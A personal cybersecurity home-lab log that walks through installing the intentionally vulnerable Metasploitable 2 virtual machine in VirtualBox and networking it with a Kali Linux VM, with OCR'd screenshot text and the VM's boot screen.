Virtual Home Lab | Kali Linux / Windows 10

Author: Abyan Ahmed
Date: 2025 - PRESENT

Description: This document logs my cybersecurity home lab journey, a space to record experiments, discoveries, and lessons as I explore ethical hacking, malware analysis, and system defense. All testing is done safely in a controlled lab using Kali Linux, virtual machines, and security tools. The goal is to gain hands-on experience, deepen my understanding of cybersecurity, and track my progress over time.

Installing Metasploitable 2 in VBOX

TL;DR

Metasploitable 2 is an intentionally vulnerable virtual machine so people can use it for security training and practice penetration testing techniques. It is based on the Linux OS and is distributed by Rapid7.


Overview / Goal

In this document, I will be noting my journey of installing Metasploitable 2 so I can practice my penetration testing skills in future labs.

Tools & Environment

- VPN / Lab: VBox
- Tools used (brief): Kali Linux Virtual Machine (Needed to attack the vuln machine itself.)

Download




Home / Open Source Software / Security / Metasploitable

Metasploitable


Metasploitable is an intentionally vulnerable L

Brought to you by: rapid7user

Visited Sourceforge for link.




Here, I am extracting the given file via WinRar. (I chose to do Extract Here)



Metasploitable.vmdk	5/20/2012 3:01 PM	Virtual Machine Di...	1,880,512 KB
Metasploitable.vmx	5/20/2012 3:00 PM	VMX File	3 KB
Metasploitable.nvram	5/20/2012 2:56 PM	NVRAM File	9 KB
Metasploitable.vmsd	5/7/2010 2:46 PM	VMSD File	0 KB
Metasploitable.vmxf	5/7/2010 2:46 PM	VMXF File	1 KB

Content of files after extraction is complete

Setup via VBOX




kali-linux-2024.4-virtualbox-amd64
Powered Off

Windows 10 Clone

Name: kali-linux-2024.4-virtualbox-amd64
Operating System: Debian (64-bit)

I Click on New to setup the Virtual Machine



Virtual machine Name and Operating System


Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: METASPLOITABLE 2
Folder: C:\Users\abyan\VirtualBox VMs
ISO Image: <not selected>
Edition:
Type: Linux
Subtype: Other Linux
Version: Other Linux (64-bit)

□ Skip Unattended Installation

No ISO image is selected, the guest OS will need to be installed manually.

This is my setup for the vuln machine so far, I made sure to put Other Linux for sub type.



Create Virtual Machine

Hardware


You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 512 MB (4 MB – 32768 MB)

Processors: 1 (1 CPU – 16 CPUs)

□ Enable EFI (special OSes only)

Kept these defaults, doesn’t really matter to increase it from here.



Create Virtual Machine

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

○ Create a Virtual Hard Disk Now

Disk Size: 8.00 GB (4.00 MB – 2.00 TB)

□ Pre-allocate Full Size


● Use an Existing Virtual Hard Disk File

kali-linux-2024.4-virtualbox-amd64.vdi (Normal, 80.09 GB)


Chooses a Virtual Hard Fisk File...

○ Do Not Add a Virtual Hard Disk

When I was here, I clicked on the file to the right near an existing virtual hard disk file..




Click on add


Downloads › metasploitable-linux-2.0.0 › Metasploitable2-Linux
older

Name	Date modified	Type	Size
A long time ago			
Metasploitable.vmdk	5/20/2012 3:01 PM	Virtual Machine Di...	1,880,512 KB

Navigate to the file that you extracted, which is metasploitable 2 and double click on it.




Summary

The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.


Machine Name and OS Type	
Machine Name	METASPLOITABLE 2
Machine Folder	C:/Users/abyan/VirtualBox VMs/METASPLOITABLE 2
ISO Image	
Guest OS Type	Other Linux (64-bit)
Hardware	
Base Memory	512
Processor(s)	1
EFI Enable	false
Disk	
Attached Disk	C:\Users\abyan\VirtualBox VMs\METASPLOITABLE 2\METASPLOITABLE 2.vdi

Quick Summary

Connection: Kali linux —> Metasploitable 2 (Getting them on the same network!)



Navigate over here (For some reason, I didn't have network manager at first, I had to change this in the settings by going into preferences and going into advance mode.)




Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	10.0.2.0/24		Enabled

Name: abyhackinglab

IPv4 Prefix: 192.168.1.0/24

☑ Enable DHCP

Created a nat network via network manager. Changed IPv4 prefix as well as the name.




☑ Enable Network Adapter

Attached to: NAT Network

Name: abyhackinglab

I then assigned both of the virtual machines there nat networks with the corresponding name, one for Kali Linux, and of course the metasploitbale 2. (Note, I went into settings for this and went to the network options.)


Launching



METASPLOITABLE 2 [Running] - Oracle VirtualBox
le Machine View Input Devices Help
Mouse
Auto ca

```
 * Starting deferred execution scheduler atd                              [ OK ]
 * Starting periodic command scheduler crond                              [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                               [ OK ]
 * Starting web server apache2                                            [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                          [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___
| '_ ` _   / _   __/ _` / __| '_  | |/ _  | | __/ _` | '_  | |/ _   __) |
| | | | | |  __/ || (_|  __   |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_| ___| __ __,_|___/ .__/|_| ___/|_| __ __,_|_.__/|_| ___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

